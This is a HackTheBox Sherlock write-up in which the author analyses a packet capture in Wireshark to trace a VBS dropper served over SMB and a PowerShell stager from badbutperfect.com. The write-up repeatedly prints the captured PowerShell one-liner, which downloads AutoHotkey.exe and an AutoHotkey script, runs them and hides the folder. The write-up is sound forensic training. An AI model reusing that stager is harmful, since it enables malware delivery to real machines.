HTB Sherlock - Takedown Writeup

Description:

We've identified an unusual pattern in our network activity, indicating a possible security breach. Our team suspects an unauthorized intrusion into our systems, potentially compromising sensitive data. Your task is to investigate this incident.


Solution:

After downloading the zip file given, I extract it with the password *hacktheblue* given in the description. Inside the folder is a .pcap file so… it's time for Wireshark!

Task 1: From what domain is the VBS script downloaded?

To solve Task 1, I began by filtering the network traffic based on **DNS** packets. DNS (Domain Name System) is a protocol used to resolve human-readable domain names into IP addresses.

By filtering the packets for DNS traffic, I could isolate all the communication related to domain name resolution, which is a crucial step in identifying connections made by the malware. The reason for filtering DNS traffic is that it often contains the domain names the malware is attempting to communicate with, which can help us identify malicious destinations used by the attacker.



```
dns
```


```
Time       Source        Destination   Protocol  Length Info                                                              Source POrt Des Por
0.000000   10.3.19.101   10.3.19.1     DNS           79 Standard query 0x3c5c A escuelademarina.com                           65306 53
0.089655   10.3.19.1     10.3.19.101   DNS          114 Standard query response 0x3c5c A escuelademarina.com A 165.22.16.55    53 65306
15.700017  10.3.19.101   10.3.19.1     DNS           77 Standard query 0xc54b A badbutperfect.com                             51628 53
15.787532  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0xc54b A badbutperfect.com A 103.124.105.78    53 51628
23.310417  10.3.19.101   10.3.19.1     DNS           77 Standard query 0x4ab6 A badbutperfect.com                             61763 53
23.311413  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0x4ab6 A badbutperfect.com A 103.124.105.78    53 61763
23.756477  10.3.19.101   10.3.19.1     DNS           77 Standard query 0xe5a2 A badbutperfect.com                             61763 53
23.757358  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0xe5a2 A badbutperfect.com A 103.124.105.78    53 61763
24.429521  10.3.19.101   10.3.19.1     DNS           77 Standard query 0xe16f A badbutperfect.com                             61763 53
24.430469  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0xe16f A badbutperfect.com A 103.124.105.78    53 61763
24.773906  10.3.19.101   10.3.19.1     DNS           77 Standard query 0xa52f A badbutperfect.com                             61763 53
24.774748  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0xa52f A badbutperfect.com A 103.124.105.78    53 61763
25.148883  10.3.19.101   10.3.19.1     DNS           77 Standard query 0xaa9c A badbutperfect.com                             61763 53
25.149763  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0xaa9c A badbutperfect.com A 103.124.105.78    53 61763
25.634293  10.3.19.101   10.3.19.1     DNS           77 Standard query 0x5ae2 A badbutperfect.com                             61763 53
25.635192  10.3.19.1     10.3.19.101   DNS          110 Standard query response 0x5ae2 A badbutperfect.com A 103.124.105.78    53 61763
```

After filtering for DNS packets, I identified two domain names: **badbutperfect.com** and **escuelademarina.com**.

But how do I identify the correct domain???

I proceeded to filter the traffic by the **IP address** associated with **escuelademarina.com**: **165.22.16.55**.


By focusing on this IP address, I observed multiple **requests for .vbs files**—which was mentioned in the question as a key indicator of malicious activity.



ip.addr == 165.22.16.55

```
Time       Source         Destination    Protocol  Length Info                                                                              Source POrt Des Port
0.709438   165.22.16.55   10.3.19.101    SMB2      383 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE        445 53623
0.711451   10.3.19.101    165.22.16.55   SMB2      673 Session Setup Request, NTLMSSP_AUTH, User: .\admin                                    53623 445
0.869087   165.22.16.55   10.3.19.101    SMB2      139 Session Setup Response                                                                   445 53623
0.870155   10.3.19.101    165.22.16.55   SMB2      182 Tree Connect Request Tree: \\escuelademarina.com\IPC$                                  53623 445
1.019751   165.22.16.55   10.3.19.101    SMB2      138 Tree Connect Response                                                                    445 53623
1.020421   10.3.19.101    165.22.16.55   SMB2      234 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \escuelademarina.com\cloud               53623 445
1.169359   165.22.16.55   10.3.19.101    SMB2      131 Ioctl Response, Error: STATUS_NOT_FOUND                                                 445 53623
1.170220   10.3.19.101    165.22.16.55   SMB2      184 Tree Connect Request Tree: \\escuelademarina.com\cloud                                53623 445
1.319507   165.22.16.55   10.3.19.101    SMB2      138 Tree Connect Response                                                                    445 53623
1.320222   10.3.19.101    165.22.16.55   SMB2      398 Create Request File: AZURE_DOC_OPEN.vbs                                              53623 445
1.472489   165.22.16.55   10.3.19.101    SMB2      374 Create Response File: AZURE_DOC_OPEN.vbs                                                 445 53623
1.473619   10.3.19.101    165.22.16.55   SMB2      162 GetInfo Request FILE_INFO/SMB2_FILE_NORMALIZED_NAME_INFO File: AZURE_DOC_OPEN.vbs     53623 445
1.625582   165.22.16.55   10.3.19.101    SMB2      131 GetInfo Response, Error: STATUS_INVALID_INFO_CLASS                                      445 53623
1.666912   10.3.19.101    165.22.16.55   TCP        60 53623 → 445 [ACK] Seq=2131 Ack=1535 Win=131072 Len=0                                 53623 445
4.837474   10.3.19.101    165.22.16.55   SMB2      374 Create Request File: AZURE_DOC_OPEN.vbs                                              53623 445
4.989206   165.22.16.55   10.3.19.101    SMB2      131 Create Response, Error: STATUS_ACCESS_DENIED                                            445 53623
```

In contrast, I found no such requests for .vbs files associated with the IP address for **badbutperfect.com**, which supported my decision to rule out that domain.




ip.addr == 103.124.105.78

.vbs

```
Time        Source          Destination     Protocol  Length Info                                                                                 Source POrt Des Port
15.800133   10.3.19.101     103.124.105.78  TCP         66 53625 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM                      53625 80
15.881277   103.124.105.78  10.3.19.101     TCP         66 80 → 53625 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1396 SACK_PERM WS=128              80 53625
15.881730   10.3.19.101     103.124.105.78  TCP         60 53625 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0                                        53625 80
15.885978   10.3.19.101     103.124.105.78  HTTP       224 GET /nrwncpwo HTTP/1.1                                                                53625 80
15.967241   103.124.105.78  10.3.19.101     TCP         60 80 → 53625 [ACK] Seq=1 Ack=171 Win=64128 Len=0                                          80 53625
16.261255   103.124.105.78  10.3.19.101     HTTP       594 HTTP/1.1 200 OK                                                                         80 53625
16.261255   103.124.105.78  10.3.19.101     TCP         60 80 → 53625 [FIN, ACK] Seq=541 Ack=171 Win=64128 Len=0                                   80 53625
16.261718   10.3.19.101     103.124.105.78  TCP         60 53625 → 80 [ACK] Seq=171 Ack=542 Win=130560 Len=0                                    53625 80
16.267498   10.3.19.101     103.124.105.78  TCP         60 53625 → 80 [FIN, ACK] Seq=171 Ack=542 Win=130560 Len=0                               53625 80
16.357456   10.3.19.101     103.124.105.78  TCP         66 53626 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM                     53626 80
16.359831   103.124.105.78  10.3.19.101     TCP         60 80 → 53625 [ACK] Seq=542 Ack=172 Win=64128 Len=0                                        80 53625
16.444305   103.124.105.78  10.3.19.101     TCP         66 80 → 53626 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1396 SACK_PERM WS=128              80 53626
16.444716   10.3.19.101     103.124.105.78  TCP         60 53626 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0                                        53626 80
16.445047   10.3.19.101     103.124.105.78  HTTP       197 GET /test2 HTTP/1.1                                                                   53626 80
16.529014   103.124.105.78  10.3.19.101     TCP         60 80 → 53626 [ACK] Seq=1 Ack=144 Win=64128 Len=0                                          80 53626
16.820393   103.124.105.78  10.3.19.101     TCP       1430 80 → 53626 [ACK] Seq=1 Ack=144 Win=64128 Len=1376 [TCP segment of a reassembled PDU]    80 53626
```

The answer for task 1 is: **escuelademarina.com**

Task 2: What was the IP address associated with the domain in question #1 used for this attack?




dns

```
Time        Source        Destination   Protocol  Length Info                                                                 Source POrt Des Port
0.000000    10.3.19.101   10.3.19.1     DNS         79 Standard query 0x3c5c A escuelademarina.com                            65306 53
0.089655    10.3.19.1     10.3.19.101   DNS        114 Standard query response 0x3c5c A escuelademarina.com A 165.22.16.55       53 65306
15.700017   10.3.19.101   10.3.19.1     DNS         77 Standard query 0xc54b A badbutperfect.com                              51628 53
15.787532   10.3.19.1     10.3.19.101   DNS        110 Standard query response 0xc54b A badbutperfect.com A 103.124.105.78      53 51628
```

The answer for task 2 is: **165.22.16.55**

Task 3: What is the filename of the VBS script used for initial access?



ip.addr == 165.22.16.55


```
Time        Source        Destination   Protocol  Length Info                                                        Source POrt Des Port
15.091609   10.3.19.101   165.22.16.55  TCP         60 53623 → 445 [ACK] Seq=4891 Ack=16991 Win=129792 Len=0       53623 445
22.111856   10.3.19.101   165.22.16.55  SMB2       146 Close Request File: AZURE_DOC_OPEN.vbs                      53623 445
22.254175   165.22.16.55  10.3.19.101   SMB2       182 Close Response                                                 445 53623
22.300492   10.3.19.101   165.22.16.55  TCP         60 53623 → 445 [ACK] Seq=4983 Ack=17119 Win=129792 Len=0       53623 445
27.618113   10.3.19.101   165.22.16.55  SMB2       146 Close Request File: AZURE_DOC_OPEN.vbs                      53623 445
27.768826   165.22.16.55  10.3.19.101   SMB2       182 Close Response                                                 445 53623
27.769360   10.3.19.101   165.22.16.55  SMB2       146 Close Request File: AZURE_DOC_OPEN.vbs                      53623 445
27.919940   165.22.16.55  10.3.19.101   SMB2       182 Close Response                                                 445 53623
27.920568   10.3.19.101   165.22.16.55  SMB2       146 Close Request File: AZURE_DOC_OPEN.vbs                      53623 445
28.068848   165.22.16.55  10.3.19.101   SMB2       182 Close Response                                                 445 53623
28.119035   10.3.19.101   165.22.16.55  TCP         60 53623 → 445 [ACK] Seq=5259 Ack=17503 Win=130816 Len=0       53623 445
38.777293   10.3.19.101   165.22.16.55  SMB2       126 Tree Disconnect Request                                     53623 445
38.928189   165.22.16.55  10.3.19.101   SMB2       126 Tree Disconnect Response                                      445 53623
38.928712   10.3.19.101   165.22.16.55  SMB2       126 Session Logoff Request                                      53623 445
39.083867   165.22.16.55  10.3.19.101   SMB2       126 Session Logoff Response                                       445 53623
39.084514   10.3.19.101   165.22.16.55  TCP         60 53623 → 445 [RST, ACK] Seq=5403 Ack=17647 Win=0 Len=0       53623 445
```

The answer for task 3 is: **AZURE_DOC_OPEN.vbs**

Task 4: What was the URL used to get a PowerShell script?

I began by filtering the captured packets using **http.request** in Wireshark. This filter helped me focus on HTTP requests, specifically the ones that might involve the downloading of malicious files. Filtering by HTTP requests is crucial because malware typically communicates over HTTP to fetch its payload, and this is where I expected to find the URL.

After applying the filter, I found **four GET requests** for four different files. These requests were directed to the same domain but were fetching different files, possibly related to the malware infection process.




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request

Time	Source	Destination	Protocol	Length	Info	Source POrt	Des Por
15.885978	10.3.19.101	103.124.105.78	HTTP	224	GET /nrwncpwo HTTP/1.1	53625	80
16.445047	10.3.19.101	103.124.105.78	HTTP	197	GET /test2 HTTP/1.1	53626	80
19.699584	10.3.19.101	103.124.105.78	HTTP	209	GET /jvtobaqj HTTP/1.1	53627	80
20.380688	10.3.19.101	103.124.105.78	HTTP	209	GET /ozkpfzju HTTP/1.1	53628	80
23.389230	10.3.19.101	103.124.105.78	HTTP	612	POST / HTTP/1.0	53629	80
23.804157	10.3.19.101	103.124.105.78	HTTP	1032	POST / HTTP/1.0	53630	80
24.464327	10.3.19.101	103.124.105.78	HTTP	479	POST / HTTP/1.0	53631	80
24.803951	10.3.19.101	103.124.105.78	HTTP	447	POST / HTTP/1.0	53632	80
25.238516	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53633	80
25.677565	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53634	80
26.069305	10.3.19.101	103.124.105.78	HTTP	479	POST / HTTP/1.0	53635	80
26.539383	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53636	80
27.015217	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53637	80
27.489567	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53638	80
27.965498	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53639	80
28.409365	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53640	80
28.823545	10.3.19.101	103.124.105.78	HTTP	398	POST / HTTP/1.0	53641	80

To understand the content of each of these files, I followed the **TCP stream** for each request. By doing this, I was able to capture the entire context of the file content, including headers, payloads, and any scripts involved.

Upon examining the content, I found that one of the files, named **nrwncpwo**, contained a **PowerShell script**. The script was crucial to the malware's functionality, and I could immediately tell that this file was involved in the infection process. This was based on the question hint that mentioned a PowerShell script.




Wireshark · Follow TCP Stream (tcp.stream eq 1) · Takedown.pcap

```
GET /nrwncpwo HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.2506
Host: badbutperfect.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: close
Content-Disposition: attachment; filename="nrwncpwo"
Content-Type: application/octet-stream
Content-Length: 350
Date: Tue, 19 Mar 2024 16:59:48 GMT

ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke
-WebRequest -Uri "http://badbutperfect.com/jvtobaqj" -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -Ou
tFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```

The next step was to examine the details of the packet for the file named **nrwncpwo** and I found the full request url for it which is http://badbutperfect.com/nrwncpwo.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request
Time       Source       Destination     Protocol  Length Info                              Source POrt Des Por
15.885978  10.3.19.101  103.124.105.78  HTTP       224 GET /nrwncpwo HTTP/1.1              53625 80
16.445047  10.3.19.101  103.124.105.78  HTTP       197 GET /test2 HTTP/1.1                 53626 80
19.699584  10.3.19.101  103.124.105.78  HTTP       200 GET /jvtobaqj HTTP/1.1              53627 80
20.380688  10.3.19.101  103.124.105.78  HTTP       200 GET /ozkpfzju HTTP/1.1              53628 80
23.389230  10.3.19.101  103.124.105.78  HTTP       612 POST / HTTP/1.0                     53629 80
23.804157  10.3.19.101  103.124.105.78  HTTP      1032 POST / HTTP/1.0                     53630 80
24.464327  10.3.19.101  103.124.105.78  HTTP       479 POST / HTTP/1.0                     53631 80
24.803951  10.3.19.101  103.124.105.78  HTTP       447 POST / HTTP/1.0                     53632 80
25.238516  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53633 80
25.677565  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53634 80
26.069305  10.3.19.101  103.124.105.78  HTTP       479 POST / HTTP/1.0                     53635 80
26.539383  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53636 80
27.015217  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53637 80
27.489567  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53638 80
27.965498  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53639 80
28.409365  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53640 80
28.823545  10.3.19.101  103.124.105.78  HTTP       398 POST / HTTP/1.0                     53641 80

▸ Frame 73: 224 bytes on wire (1792 bits), 224 bytes captured (1792 bits)
▸ Ethernet II, Src: Intel_a2:53:36 (00:21:5c:a2:53:36), Dst: Intel_c8:3b:f4 (00:1b:21:c8:3b:f4)
▸ Internet Protocol Version 4, Src: 10.3.19.101, Dst: 103.124.105.78
▸ Transmission Control Protocol, Src Port: 53625, Dst Port: 80, Seq: 1, Ack: 1, Len: 170
▾ Hypertext Transfer Protocol
  ▸ GET /nrwncpwo HTTP/1.1\r\n
    User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.2506\r\n
    Host: badbutperfect.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://badbutperfect.com/nrwncpwo]
    [HTTP request 1/1]
```

The answer for task 4 is: **badbutperfect.com/nrwncpwo**

Task 5: What likely legit binary was downloaded to the victim machine?

I started by exporting all the files from the HTTP traffic, which included four files: **jvtobaqj, nrwncpwo, ozkpfzju**, and **test2**. These files were identified from the network traffic.


After that, I checked the file types to determine which ones were likely to be executables. Upon inspection:

Three of the files (**jvtobaqj, nrwncpwo**, and **ozkpfzju**) were ASCII text files.

However, the file **test2** was a **PE32 executable** file, indicating that it was likely a program or binary that could be executed on the victim's machine.

Now, let’s go back to the powershell script that we had found earlier and inspect it. It was clear that **test2** was downloaded by the script, as evidenced by the command:

Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';



```
┌──(kali㉿kali)-[~/HTB-Sherlock/Takedown]
└─$ cat nrwncpwo
ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Uri "http://badbutperfect.com/jvtobaqj"
 -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```


This command downloads the file **test2** and stores it as **AutoHotkey.exe** on the victim's machine. Hooray! We found the filename of the binary to which it was downloaded.

Therefore, the answer for task 5 is: **AutoHotkey.exe**

Task 6: From what URL was the malware used with the binary from question #5 downloaded?

For task 6, we can inspect back the Powershell script.

In the script, there is a command **start 'AutoHotkey.exe' -a 'script.ahk'** which will launch the **AutoHotkey** executable and run the specified **AutoHotkey script** (**script.ahk**), allowing it to carry out the tasks or actions defined in the script.




```
┌──(kali㉿kali)-[~/HTB-Sherlock/Takedown]
└─$ cat nrwncpwo
ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Uri "http://badbutperfect.com/jvtobaqj"
 -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```

From this, we know that another file named **script.ahk** is working with the binary file (AutoHotkey.exe). We can also see that other than the test2 file being downloaded, file **jvtobaqj** is also downloaded and stored in a file name script.ahk.

Therefore, we can conclude that **script.ahk** == file **jvtobaqj.**

The answer for task 6 is: **http://badbutperfect.com/jvtobaqj**

Task 7: What filename was the malware from question #6 given on disk?



```
┌──(kali㉿kali)-[~/HTB-Sherlock/Takedown]
└─$ cat nrwncpwo
ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Uri "http://badbutperfect.com/jvtobaqj"
 -OutFile 'script.ahk';Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```

The answer for task 7 is: **script.ahk**

